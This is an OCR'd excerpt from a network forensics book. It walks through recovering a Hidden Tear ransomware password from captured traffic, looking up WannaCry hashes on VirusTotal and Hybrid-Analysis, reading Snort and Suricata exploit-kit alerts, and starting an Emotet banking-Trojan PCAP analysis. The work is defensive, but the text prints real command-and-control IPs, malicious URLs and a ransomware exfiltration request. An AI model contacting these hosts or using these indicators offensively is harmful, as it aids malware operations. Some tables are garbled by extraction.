| 7 | 117.18.232.200 | 192.168.153.144 | тср | 1506 80 → 51713 [PSH, ACK] Seg=4848229 Ack=1 Win=64240 Len=1452 | | | |
| 7 | 192.168.153.144 | 192.168.153.1 | TCP | 66 52666 → 80 [SYN] Seg=0 Win=64240 Len=0 MSS=1460 WS=256 SACK PERM=: | L | | |
| 7 | 192.168.153.1 | 192.168.153.144 | TCP | 66 80 → 52666 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 | SACK PERM=1 | | |
| 7 | 192.168.153.144 | 117.18.232.200 | тср | 54 51713 → 80 [ACK] Seg=1 Ack=4849681 Win=64240 Len=0 | - | | |
| 7 | 192.168.153.144 | 192.168.153.1 | TCP | 54 52666 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 | | | |
| < | | | | and the first of the second | | 3 | |
| > En | ame 7444: 185 bytes on | wire (1480 bits), 185 byte | s cant | ured (1480 hits) | | | ^ |
| | | | | t: Vmware c0:00:08 (00:50:56:c0:00:08) | | | |
| | | 4, Src: 192.168.153.144, | | | | | |
| | | | | 80, Seg: 1, Ack: 1, Len: 131 | | | |
| | Source Port: 52666 | , | | | | | |
| | Destination Port: 80 | | | | | | |
| | [Stream index: 11] | | | | | | |
| | [TCP Segment Len: 131] | | | | | | |
| | Sequence number: 1 | (relative sequence number) | | | | | |
| | [Next sequence number: | 132 (relative sequence | number | `)] | | | |
| | Acknowledgment number: | 1 (relative ack number |) | | | | ~ |
| 0000 | 00 50 56 c0 00 08 00 | 0c 29 23 90 22 08 00 45 | 90 · | PV·····)#·"··E· | | | ^ |
| 0010 | 00 ab 7c 96 40 00 80 | 06 c9 d3 c0 a8 99 90 c0 | a8 · | · ·@···· · ····· | | | |
| 0020 | 99 01 cd ba 00 50 41 | 13 3c 45 b5 88 3c 01 50 | 18 · | ····PA· <e··<·p·< td=""><td></td><td></td><td></td></e··<·p·<> | | | |
| 0030 | | 45 54 20 2f 68 69 64 64 | | ·····GE T /hidde | | | |
| 0040 | | 77 72 69 74 65 2e 70 68 | | -tear/w rite.php | | | |
| | | 45 53 4b 54 4f 50 2d 43 | | info=DE_SKTOP-CB | | | |
| 0060 | | 69 70 75 6e 25 32 30 26 | | ES22-Ni pun%20&Y | | | |
| | | 79 67 72 62 4c 45 20 48 0a 48 6f 73 74 3a 20 77 | | vk!kkRy grbLE HT P/1.1 Host: ww | | | |
| 0080 | J4 J0 2T J1 2E 31 00 | va +0 0⊤ /5 /4 5a 20 // | | r/1.1" HOSE. WW | | | ~ |
| 0 🛛 | hidden_tear_final.pcap | | | Packets: 126251 · Displayed: 126251 (100.0%) · Dropped: 0 (0.0% | 6) | Prof | ile: Defaul |

We can see we have a fairly large PCAP file, containing a good amount of HTTP data. Since we know that malwares have issues with user-agents, display the full user-agent and URI data in Wireshark as we did in the earlier examples:

| 🗲 hid | lden_tear_final.pcap | | | | | | - o × |
|-------|----------------------|--------------------------|----------|----------------|-------------------------------------|--------------------------------------|--|
| File | Edit View Go Capture | Analyze Statistics Teles | ohony Wi | reless Tools H | elp | | |
| 4 - | I 🖉 🖲 📕 🗎 🗙 🏹 🛛 | ९ 🗰 🔿 🕾 🐺 🛓 🜉 | | Q. Q. 👖 | | | |
| http | .request.full_uri | | | | | | Expression + TCP O |
| No. | Source | Destination | Protocol | Length Info | L | User-Agent | URI |
| | 192.168.153.144 | 117.18.232.240 | HTTP | 539 GET | /filestreamingservice/files/5cbc6 M | Microsoft-Delivery-Optimization/10.0 | http://11.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 13.107.4.50 | HTTP | 542 GET | /filestreamingservice/files/ffecc N | Microsoft-Delivery-Optimization/10.0 | http://7.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 13.107.4.50 | HTTP | 542 GET | /filestreamingservice/files/ffecc N | Microsoft-Delivery-Optimization/10.0 | http://7.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 117.18.232.240 | HTTP | 539 GET | /filestreamingservice/files/5cbc6 N | Microsoft-Delivery-Optimization/10.0 | http://11.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.131 | 239.255.255.250 | SSDP | 175 M-S | ARCH * HTTP/1.1 | | http://239.255.255.250:1900* |
| | 192.168.153.144 | 117.18.232.240 | HTTP | 539 GET | /filestreamingservice/files/5cbc6 N | Microsoft-Delivery-Optimization/10.0 | http://11.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 13.107.4.50 | HTTP | 542 GET | /filestreamingservice/files/ffecc N | Microsoft-Delivery-Optimization/10.0 | http://7.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 13.107.4.50 | HTTP | 542 GET | /filestreamingservice/files/ffecc M | Microsoft-Delivery-Optimization/10.0 | http://7.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 117.18.232.240 | HTTP | 539 GET | /filestreamingservice/files/5cbc6 M | Microsoft-Delivery-Optimization/10.0 | http://11.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 117.18.232.240 | HTTP | 539 GET | /filestreamingservice/files/5cbc6 M | Microsoft-Delivery-Optimization/10.0 | http://11.tlu.dl.delivery.mp.microsof |
| | 192.168.153.144 | 13.107.4.50 | HTTP | 542 GET | /filestreamingservice/files/ffecc M | Microsoft-Delivery-Optimization/10.0 | http://7.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 13.107.4.50 | HTTP | 542 GET | /filestreamingservice/files/ffecc N | Microsoft-Delivery-Optimization/10.0 | http://7.tlu.dl.delivery.mp.microsoft |
| | 192.168.153.144 | 117.18.232.240 | HTTP | 539 GET | /filestreamingservice/files/5cbc6 N | Microsoft-Delivery-Optimization/10.0 | http://11.tlu.dl.delivery.mp.microsoft |
| | | | | | | | |

We can see that most of the data *is* being fetched from Microsoft domains, and probably looks like it is used by Windows update. Let's unselect this user-agent and see what we are left with:

| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help Image: Statistics Telephony Wireless Tools Help Image: Statistics Telephony Wireless Tools Help Image: Statistics Telephony Wireless Tools Expression + TCP No. Source Destination Protocol Length Info User-Agent 5 192.168.153.144 184.85.125.248 HTTP 274 GET /static/mws-new/WeatherImages/210 Microsoft BITS/7 | 🚄 hid | dden_tear_final.pcap | | | | | | | — | | × |
|--|----------|-----------------------------------|---------------------------------|----------------|---------------|------------------|---------------------------------------|--------|------------|------|----------|
| Ithtp://ser_agent == "Microsoft-Delivery-Optimization/10.0") && http:/request.full_uri && Isstp Image: Content of the series of th | File E | Edit View Go Capture | Analyze Statistics Telep | hony Wire | eless Tools | s Help | | | | | |
| No. Source Destination Protocol Length Info User-Agent | | 1 🙆 📜 🗎 🗙 🏹 🤇 | ९ 🖛 🔿 🖭 🖌 보 📃 | € | Q Q 🎹 | | | | | | |
| | 📕 !(http | p.user_agent == "Microsoft-Delive | ery-Optimization/10.0") && http | .request.full_ | _uri && !ssdp | | × | | Expression | + | TCP Only |
| 5 192.168.153.144 184.85.125.248 HTTP 274 GET /static/mws-new/WeatherImages/210 Microsoft BITS/7 | No. | Source | Destination | Protocol | Length In | ífo | | User-A | Agent | | |
| | | 192.168.153.144 | 184 85 125 248 | HTTP | 274 G | ET /static/mws-r | new/WeatherTmages/210 | Micr | rosoft I | BITS | /7.8 |
| -7 192.168.153.144 192.168.153.1 HTTP 185 GET /hidden-tear/write.php?info=DESKT | 5 | | 10110011101110 | | | | new/weather mages/210 | 11201 | | | |
| 192.168.153.144 192.168.153.1 HTTP 185 GET /hidden-tear/write.php?info=DESKT | 5 7 | | | | | | · · · · · · · · · · · · · · · · · · · | | | | |

We can see that by using the ! (http.user_agent == "Microsoft-Delivery-Optimization/10.0") && http.request.full_uri && !ssdp filter, we are left with only a few packets. Let's investigate the packets as follows:

```
GET /hidden-tear/write.php?info=DESKTOP-CBRES22-Nipun%20ajroR8/v0t/?/5& HTTP/1.1
Host: www.utkusen.com
Connection: Keep-Alive
HTTP/1.1 200 OK
Date: Thu, 21 Mar 2019 17:19:38 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.39
X-Powered-By: PHP/5.6.39
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
DESKTOP-CBRES22-Nipun ajroR8/v0t/?/5
```

We can see that a GET request containing our machine name and some string is sent to a domain. Could this be the password? We'll have to check. Let's download the decrypter from https://github.com/goliate/hidden-tear:

| hidden-tear-decrypter | 21-03-2019 10:40 | Application | 214 KB |
|---|------------------|-------------|--------|
| 🔒 ht decrypter 🛛 — | □ × | | |
| Password: Decrypt My Files | | | |
| hidden tear decrypter coded by Utku Sen(Jani) / utku | isen.com | | |



Any executables downloaded from the internet of extracted from the PCAPs must be worked upon only in an isolated environment such as a virtual machine. Since most of the examples are live malware samples, please do not execute it on your host machine.

Insert the password that we got from the PCAP analysis as follows:

| 🔒 ht decrypt | er — 🗆 | × |
|--------------|---|-----|
| Password: | ajroR8/v0t/?/5 | |
| | Decrypt My Files | |
| | | |
| | ar decrypter Utku Sen(Jani) / utkusen. | com |

As soon as we hit the **Decrypt My Files** button, we see that the locked files are unlocked again:

| > Th | > This PC > Desktop > | | | | | | | | |
|------|-----------------------|-----------------------------------|-----------------|------|--|--|--|--|--|
| | Name | Date modified | Туре | Size | | | | | |
| * | 📕 Well | 21-03-2019 10:21 | File folder | | | | | | |
| | hosts.docx | 21-03-2019 10:19 | Office Open XML | 1 KB | | | | | |
| * | READ_IT (2).txt | 21-03-2019 10:19 | Text Document | 1 KB | | | | | |
| * | READ_IT.txt | 21-03-2019 10:19 | Text Document | 1 KB | | | | | |

We can now see that the files were decrypted successfully.



For more information on finding ransomware keys, refer to https:// sensorstechforum.com/use-wireshark-decrypt-ransomware-files/.

Behavior patterns and analysis

For a forensic network investigator, it is important to find the behavior and network patterns of a malware. Consider that you have received a few binaries (executable) and their hashes (signature) from the incident response team that are likely to be carrying malware. However, the analysis on PE/COFF executable is generally done by malware analysts and reverse engineers. What can you do with the PE executable? You don't have to study reverse engineering and malware analysis overnight to analyze the sample.

Consider that you have received the file hash as ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa. You can use websites such as https://www.virustotal.com/gui/home/upload and https:// www.hybrid-analysis.com/ to analyze your sample without analyzing it on your system. The following screenshot shows the VirusTotal website:

| Σ | VIRUSTO | TAL |
|-------------------------|--|--------|
| | uspicious files and URLs to detect type natically share them with the security co | |
| FILE | URL | SEARCH |
| | | |
| URL, IP address, domain | ı, or file hash | |


Let's search the hash of the file at VirusTotal. The results should show up if the file has previously been analyzed:

| ed01ebfbc9ebt | 5bbea545af4d01bf5f107166 | 1840480439c6e5babe8e080e41aa | | 🔍 🛧 🏢 Sign in |
|--------------------|---|---|------------------------------------|-----------------------------------|
| 62 | 82 engines de | etected this file | | C 🔀 |
| (70) | ed01ebfbc9eb5bbea5 diskpart.exe overlay peexe | 345af4d01bf5f1071661840480439c6e5babe8e080e41a via-tor | a 3.35 MB 2019-03 Size 13 hours | -22 19:51:11 UTC S ago |
| Community Score | | | | |
| DETECTION | DETAILS RELATION | NS BEHAVIOR COMMUNITY | | |
| Acronis | Q | Suspicious | Ad-Aware | Trojan.Ransom.WannaCryptor.A |
| AegisLab | e | Trojan Win32 Wanna ulc | AhnLab-V3 | Trojan/Win32.WannaCryptor.R200571 |
| ALYac | e | Trojan Ransom WannaCryptor | Antiy-AVL | Trojan[Ransom]/Win32.Scatter |
| Arcabit | C | Trojan.Ransom.WannaCryptor.A | Avast 🧧 | Win32:WanaCry-A [Trj] |
| AVG | | Win32:WanaCry-A [Trj] | Avira 🥊 | TR/Ransom.JB |
| Baidu | | Win32.Trojan.WannaCry.c | BitDefender 🧧 | Trojan.Ransom.WannaCryptor.A |
| Bkav | | W32.RansomwareTBE.Trojan | CAT-QuickHeal | Ransom.WannaCrypt.A4 |
| ClamAV | Q | Win.Ransomware.WannaCry-6313787-0 | Comodo 🧧 | Malware@#4gwtqo9z2tkf |
| CrowdStrike Fa | lcon 🥊 | Win/malicious_confidence_100% (W) | Cybereason [| Malicious.5a5d21 |
| Cylance | Q | Unsafe | Cyren 🧧 | W32/Trojan.ZTSA-8671 |
| DrWeb | Q | Trojan.Encoder.11432 | eGambit | Trojan.Generic |
| Emsisoft | Q | Trojan.Ransom.WannaCryptor.A (B) | Endgame 🥊 | Malicious (high Confidence) |

Oops! 62/70 antivirus engines detect the file as malicious, and consider that it may be a WannaCry ransomware sample. Let's see the details from the **DETAILS** tab as follows:

| Basic Properti | es () | History () | | | | |
|--|---|---|--|--|--|--|
| MD5 SHA-1 SHA-256 Authentihash Imphash | 84c82835a5d21bbcr75a61706d8ab549 5ff465afaabcbf0150d1a3ab2c2e7413a4426467 ed01ebbc9eb5bbea545af4d01bf5f1071661840480439c5e5babe8e080e41aa 4b2c4c7006f5ffaeea8efc537f0aa66b0a3007ccd79795c86c7f4f996002b99fd 68f013d7437aa6553a8a98a05807afeb1 | Creation Time First Submission Last Submission Last Analysis | 2010-11-20 09:05:05 2017-05-12 07:31:10 2019-03-22 16:13:24 2019-03-22 19:51:11 | | | |
| SSDEEP File type | 98304-QqPoBbz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3x:QqPe1Cxcxk3ZAEUadzR8yc4gB Win32 EXE | Names (i) | | | | |
| Magic File size | PE32 executable for MS Windows (GUI) Intel 80386 32-bit 3.35 MB (3514368 bytes) | | ea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe | | | |
| Signature Info | 0 | wannacry1.exe WannaCry.exe Unconfirmed_747342.crdownload | | | | |
| Signature Veri | | wcry.exe wannacry.exe WannaCry.EXE skeet_loader.exe | | | | |
| File Version In | formation | | | | | |
| Copyright Product Description Original Name | © Microsoft Corporation. All rights reserved. Microsoft® Windows® Operating System DiskPart diskpart.exe | 00017176.exe XeonWare_Loade ed01ebfbc9eb5bb Chrome%20incog | | | | |
| Internal Name File Version | diskpart.exe 6.1.7601.17514 (win7sp1_rtm.101119-1850) | wanncry.exe wannacry 2.bin File name | | | | |
| Portable Exect | utable Info 💿 | ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bi 62 | | | | |

Plenty of detail can be seen on the **DETAILS** tab especially the common names of the files causing this infection. We can also see that the file has been analyzed previously with a different name. Additionally, we have the following details:




[184]

We can see that there are five IP addresses contacted by the WannaCry executable. We can obviously filter the network based on these details to check infections in the network and pinpoint the infected source. Let's also upload/search the sample on the Hybrid-Analysis website (https://www.hybrid-analysis.com/) as well:

| Network | Analysis | | | |
|------------------------|------------------------|---------------------------|--|--|
| DNS Reque | ests | | | |
| No relevant DNS | requests were r | made. | | |
| Contacted | Hosts | | | |
| Login to Download C | ontacted Hosts (CSV) |) | | |
| IP Address | Port/Protocol | Associated Process | Details | |
| 213.61.66.116 SINT | 9003 TCP | taskhsvc.exe PID: 3936 | Germany ASN: 8220 (COLT Technology Services Group Limited) | |
| 171.25.193.9 | <mark>80</mark> тср | taskhsvc.exe PID: 3936 | Sweden ASN: 198093 (Foreningen for digitala fri- och rattigheter) | |
| 163.172.35.247 SINT | 443 TCP | taskhsvc.exe PID: 3936 | 🏭 United Kingdom | |
| 128.31.0.39 | 9101 TCP | taskhsvc.exe PID: 3936 | United States ASN: 3 (Massachusetts Institute of Technology) | |
| 185.97.32.18 SINT | 9001 TCP | taskhsvc.exe PID: 3936 | 🔚 Sweden | |
| 178.62.173.203 | 9001 TCP | taskhsvc.exe PID: 3936 | SN: 200130 (Digital Ocean, Inc.) | |

On searching the sample on Hybrid-Analysis, we can see that we have the list of connected IP addresses, and a list of ports as well. This information will help us to narrow the outbound connections down from the infected system. We can see that Hybrid-Analysis has gone ahead and executed the associated sample file of the hash we provided for analysis in a secured environment:



Clearly, we can see the state of the system before and after the execution of the malware, where we can see that the system got infected with WannaCry ransomware.



The preceding analysis can be found at

https://www.virustotal.com/gui/file/ed01ebfbc9eb5bbea545af4d01bf
5f1071661840480439c6e5babe8e080e41aa/detection and https://www.
hybrid-analysis.com/sample/
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
?environmentId=100.

Additionally, we can check network patterns from a PCAP file on VirusTotal (https://www.virustotal.com/gui/home/upload) as well. Let's look at the following example:

| 04cf54c95b58f | 15a2d06ad805a49b202 | 233408737eb417190a817fd189b0 | cf2329 | | Q <u>*</u> | | Nipun Jaswal |
|-------------------------------------|-------------------------------------|------------------------------|-------------------------|-------------------|-----------------------------|----------------|--------------|
| | 🚫 One engir | ne detected this file | | | | | C 🔀 |
| ✓ 46✓ 30 | 04cf54c95b58f15 2186.pcap cap | a2d06ad805a49b20233408737e | b417190a817fd189bcf2329 | 582.14 KE Size | 8 2013-04-09 6 years ago | 9 10:14:24 UTC | CAP |
| Community Score | DETAILS RELA | | | | | | |
| Avast | | Uvin32:Winwebsec-Z [Trj] | Snort | 13 Alerts | 1 | | |
| Suricata | | 14 Alerts | AhnLab-V3 | Undetected | 1 | | |
| AntiVir | | Vindetected | Antiy-AVL | Undetected | i | | |
| AVG | | Undetected | BitDefender | Undetected | i | | |
| ByteHero | | Vindetected | CAT-QuickHeal | Undetected | i | | |
| ClamAV | | Undetected | Commtouch | Undetected | i | | |
| Comodo | | Undetected | DrWeb | Undetected | i | | |
| Emsisoft | | Vndetected | eSafe | Undetected | i | | |

We can see that the traffic from PCAP was tested against Suricata and Snort, which are popular intrusion detection systems. Let's look at the generated alerts in detail:

| Overview | |
|--------------------|---------------------|
| Capture duration | 121 seconds |
| Data size | 580631 bytes |
| End time | 2012-07-30 10:46:49 |
| File encapsulation | Ethernet |
| File type | libpcap |
| Number of packets | 966 |
| Start time | 2012-07-30 10:44:48 |
| DNS Requests | |
| + pics.clubdogse | x.com |
| + ww1.pics.clubd | logsex.com |
| + pagead2.googl | esyndication.com |
| + activex.microso | oft.com |
| + codecs.microso | oft.com |
| + img.sedoparkir | ig.com |

We can see that we have the DNS requests from the PCAP previously listed. Let's see what we have in the HTTP section in the following screenshot:

| нтт | PRequests |
|-----|---|
| + | GET http://galls1.extra-movs.in/zoo-porn-movie0490.html |
| + | GET http://top1.extra-movs.in/top.php |
| + | GET http://pics.clubdogsex.com/09/r38oi9-cds-8usd010873yeah8.html?id=160807 |
| + | GET http://ww1.pics.clubdogsex.com/09/r38oi9-cds-8usd010873yeah8.html?id=160807 |
| + | GET http://top1.extra-movs.in/the.gif |
| + | GET http://the-healthy-place.com/tds/in.cgi?12 |
| + | GET http://www3.xhteki38h-6.kein.hk/? ohfjriz852=k93Pzq%2BesW9rWOTbsZKfj6es1GpmoKGbmqeir2xmmJw%3D |
| + | GET http://the-healthy-place.com/tds/in.cgi?20 |
| + | GET http://img.sedoparking.com/js/jquery-1.4.2.min.js |
| Ŧ | GET http://www1.pd4y0pmjh1.kein.hk/i.html? 8tzk9owaq=XOnm1aDgtMnY19yu6pyW4tPMbm2rsaFf3%2BDFrqOKlduS4qq8vHxe4O2oap%2BnmZff13H |


Right below the HTTP requests, we have the Snort and Suricata sections of the matched rules, as follows:

| Snort Alerts |
|--|
| Sensitive Data was Transmitted Across the Network |
| (spp_sdf) SDF Combination Alert [1] SENSITIVE-DATA Email Addresses [5] |
| Unknown Traffic |
| (http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [3] (http_inspect) HTTP RESPONSE GZIP DECOMPRESSION FAILED [6] |
| Potential Corporate Privacy Violation |
| FILE-EXECUTABLE Portable Executable binary file magic detected [15306] FILE-EXECUTABLE Armadillo v1.71 packer file magic detected [23256] |
| A Network Trojan was Detected |
| EXPLOIT-KIT URI request for known malicious URI - w.php?f= [20669] MALWARE-CNC TDS Sutra - redirect received [21845] MALWARE-CNC TDS Sutra - request in.cgi [21846] EXPLOIT-KIT Blackhole landing page [23781] EXPLOIT-KIT Multiple Exploit Kit Payload detection - info.exe [25383] |
| Attempted User Privilege Gain |
| EXPLOIT-KIT URI possible Blackhole URL - main.php?page= [21041] EXPLOIT-KIT URI possible Blackhole post-compromise download attemptphp?f= [21042] |


We now have plenty of details from this section. Looking at the third section, we can see that an executable traveled onto the network that was detected by Snort. Additionally, a network Trojan, a command and control communication, and an exploit kit were also detected. Let's see Suricata-matched rules as well:

| Suricata Alerts |
|--|
| Potential Corporate Privacy Violation |
| ET POLICY PE EXE or DLL Windows file download [2000419] |
| ET POLICY Binary Download Smaller than 1 MB Likely Hostile [2007671] |
| ET USER_AGENTS Internet Explorer 6 in use - Significant Security Risk [2010706] |
| Potentially Bad Traffic |
| ET POLICY Reserved Internal IP Traffic [2002752] |
| ET TROJAN Potential Blackhole Exploit Pack Binary Load Request [2012169] |
| ET CURRENT_EVENTS DRIVEBY Blackhole - Payload Download - info.exe [2014235] |
| ET CURRENT_EVENTS TDS Sutra - redirect received [2014542] |
| ET CURRENT_EVENTS TDS Sutra - request in.cgi [2014543] |
| ET CURRENT_EVENTS TDS Sutra - HTTP header redirecting to a SutraTDS [2014546] |
| A Network Trojan was Detected |
| ET MALWARE Possible Windows executable sent when remote host claims to send html content |
| ET CURRENT_EVENTS Likely Blackhole Exploit Kit Driveby ?page Download Secondary Requ |
| ET CURRENT_EVENTS Blackhole Exploit Kit Delivering Executable to Client [2013962] |
| ET INFO SimpleTDS go.php (sid) [2015675] |
| Misc activity |
| ET INFO EXE - Served Attached HTTP [2014520] |

We can see that, based on the PCAP data, Suricata not only matched Trojan activity but has also identified Internet Explorer version 6 running on a system. So, we can see how, without using any additional analysis tools, we are able to discover plenty of information about the malware. Additionally, we can use a VirusTotal graph to view the sample in a graphical format, as shown in the following screen:



We can see that the nodes with red icons are found to be malicious in nature. Let's analyze the node by selecting it, as shown in the following screenshot:



Kaspersky has detected this as a malware. Websites like VirusTotal and Hybrid-Analysis quickly provide an analysis of the PCAP and executable, speeding up our investigations on the time constraints. So, inputs should always be taken from these websites before starting with the manual analysis.



The preceding sample analysis can be found at https://www.virustotal. com/gui/file/ 04cf54c95b58f15a2d06ad805a49b20233408737eb417190a817fd189bcf2329 /relations.

A real-world case study – investigating a banking Trojan on the network

For this exercise, you can download the PCAP from https://github.com/nipunjaswal/ networkforensics/blob/master/Ch6/Emoter%20Banking%20Trojan%20Sample/2018-11-14-Emotet-infection-with-IcedID-banking-Trojan.pcap. Let's open the PCAP in NetworkMiner and examine the Hosts tab as follows:

| Hosts (39) Files (53) Images Messages Credentials (18) Sessions (97) DNS (24) Parameters (806) Keywords Anomali |
|---|
| Sort Hosts On: Received Packets (descending) |
| ⊕ |
| 👜 – 🀉 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Windows) |
| ⊕ 2 /2 160.36.66.221 (Windows) |
| ⊕ 2 /2 50.62.194.30 [c+t.com.au] (Windows) |
| ⊕ |
| ⊕-# 173.160.205.161 (Windows) |
| ⊕# 186.18.236.83 [186.18.236.83:8080] (Windows) |
| ⊕-# 78.135.65.15 [bysound.com.tr] (Windows) |
| ⊕# 50.78.167.65 (Windows) |
| 🔃 🚓 👔 173.11.47.169 [173.11.47.169:8080] (Windows) |
| in − 💭 12.222.134.10 |
| · · · · · · · · · · · · · · · · · · · |
| ⊕₩ 10.11.14.1 |
| ⊞ |
| ⊕ 189.134.18.141 |
| ⊕ 173.19.73.104 |
| ···· · · · · · · · · · · · · · · · · · |
| <u>⊕</u> <u>9</u> 5.9.128.163 |
| |
| ⊡ |
| |
| i |
| |
| · · · · · · · · · · · · · · · · · · · |
| (m |
| ⊞ |
| ⊕ |
| |
| |
| |
| ⊞ |
| |
| ⊕ 10.2.86.94 |
| |
| |
| 109.170.209.165 [109.170.209.165:8080] (Windows) |
| |
| |
| |

We have sorted the hosts based on the number of packets received by them. We can see that 10.11.14.101 and 185.129.49.19 are found to be receiving the greatest number of packets. Next, looking at the files from the **Files** tab, we can see that a document and an executable have been found in the capture:

| rame nr. | Filename | Extension | Size | Source host | S. port | Destination host | D. port | Protocol | Timestamp | Reconsti ^ |
|----------|--------------------------|-----------|-----------|---|----------|------------------------|-----------|----------------------|-------------------------|------------|
| 5 | form-363439590633444.doc | doc | 94 592 B | 78.135.65.15 [bysound.com.tr] (Windows) | TCP 80 | 10.11.14.101 (Windows) | TCP 49201 | HttpGetChunked | 2018-11-14 17:30:27 UTC | F:\Netwo |
| 79 | PspAMbuSd2.html | html | 237 B | 50.62.194.30 [c+.com.au] (Windows) | TCP 80 | 10.11.14.101 (Windows) | TCP 49202 | HttpGetNormal | 2018-11-14 17:30:50 UTC | F:\Netwo |
| 83 | jccaFkQnS.exe | exe | 430 080 B | 50.62.194.30 [c-t.com.au] (Windows) | TCP 80 | 10.11.14.101 (Windows) | TCP 49202 | HttpGetNormal | 2018-11-14 17:30:50 UTC | F:\Netwo |
| 641 | index.html | html | 152 932 B | 186.18.236.83 [186.18.236.83:8080] (Windows) | TCP 8080 | 10.11.14.101 (Windows) | TCP 49217 | HttpGetNormal | 2018-11-14 17:35:32 UTC | F:\Netwo |
| 958 | index.html | html | 296 228 B | 71.163.171.106 [71.163.171.106] (Windows) | TCP 80 | 10.11.14.101 (Windows) | TCP 49245 | HttpGetNormal | 2018-11-14 17:45:19 UTC | F:\Netwo |
| 1388 | index.html | html | 548 B | 24.201.79.34 [24.201.79.34:8080] (Windows) | TCP 8080 | 10.11.14.101 (Windows) | TCP 49253 | HttpGetNormal | 2018-11-14 17:47:34 UTC | F:\Netwo |
| 1440 | index.html | html | 552 B | 133.242.208.183 [133.242.208.183:8080] (Windows) | TCP 8080 | 10.11.14.101 (Windows) | TCP 49261 | HttpGetNormal | 2018-11-14 17:48:55 UTC | F:\Netwo |
| 1525 | main.info.cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49274 | TIsCertificate | 2018-11-14 17:50:56 UTC | F:\Netwo |
| 1608 | main.info[1].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49277 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |
| 1609 | main.info[2].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49281 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |
| 1610 | main.info[3].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49280 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |
| 1611 | main.info[4].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49278 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |
| 1612 | main.info[5].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49282 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |
| 1617 | main.info[6].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49279 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |
| 1618 | main.info[7].cer | cer | 770 B | 185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi | TCP 443 | 10.11.14.101 (Windows) | TCP 49276 | TIsCertificate | 2018-11-14 17:50:58 UTC | F:\Netwo |

Next, let's calculate its checksum to search for it on sites such as VirusTotal and Hybrid-Analysis, as shown in the following screenshot:

| 🔇 Networ | kMiner 2.4 | | | | | | | | | | |
|-------------|--------------------------------------|--------|------------|-----------------|------------------|--------------|----------|------------|----------------|--------------------|----------|
| File To | ools Hel | p | | | | | | | | | |
| Select a r | Select a network adapter in the list | | | | | | | | | | |
| Hosts (39) | Files (53) | Images | Messages | Credentials (18 | Sessions (97) | DNS (24) | Paramete | ers (806) | Keywords | Anomalies | |
| Filter keyw | Filter keyword: | | | | | | | | | | |
